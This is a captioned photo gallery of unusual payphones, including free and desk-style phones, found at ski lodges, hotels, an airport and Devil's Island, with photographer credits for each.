
Free Payphones



Austria. Ski resorts are apparently a popular spot for free phones. This one in Nassfeld is programmed to dial a local taxi. However, it can be defeated with touch tones through the mouthpiece.

Photo by Richard Hanisch

Free Payphones



United States. Now this is a great service (free local calls) offered at this payphone in Rosburg, Washington by this friendly rural phone company.


Photo by ZombieRaccoon

Free Payphones

Switzerland. Technically, this is a free payphone, since you can make calls without paying, but you would really be annoying the people who run the backpacker hotel it's a part of.

Photo by Nicolas RUFF


Payphones of the Americas



Canada. Yes, a desk phone can be a payphone, if it has the right attitude. This one does. It can be found in the lobby of the Manning Park skiing lodge in British Columbia.

Photo by Alex W.


Payphones of the Americas



French Guiana. Seen on the infamous Devil's Island (location of a penal colony for 101 years and now home to a spaceport), this is one of the most jungle-themed phones we've seen yet.


Photo by Bruce Robin

Payphones of the Americas



Bolivia. This yellow card reader phone can be found at Viru Viru International Airport in Santa Cruz de la Sierra. Cotas is a phone company cooperative located in Santa Cruz.


Photo by fuctmonkey



Mexico. We close with another desk phone acting as a payphone, this one found in the lobby of the Sheraton Maria Isabel Hotel in Mexico City. It also takes Telmex cards.

Photo by Andrew Rich

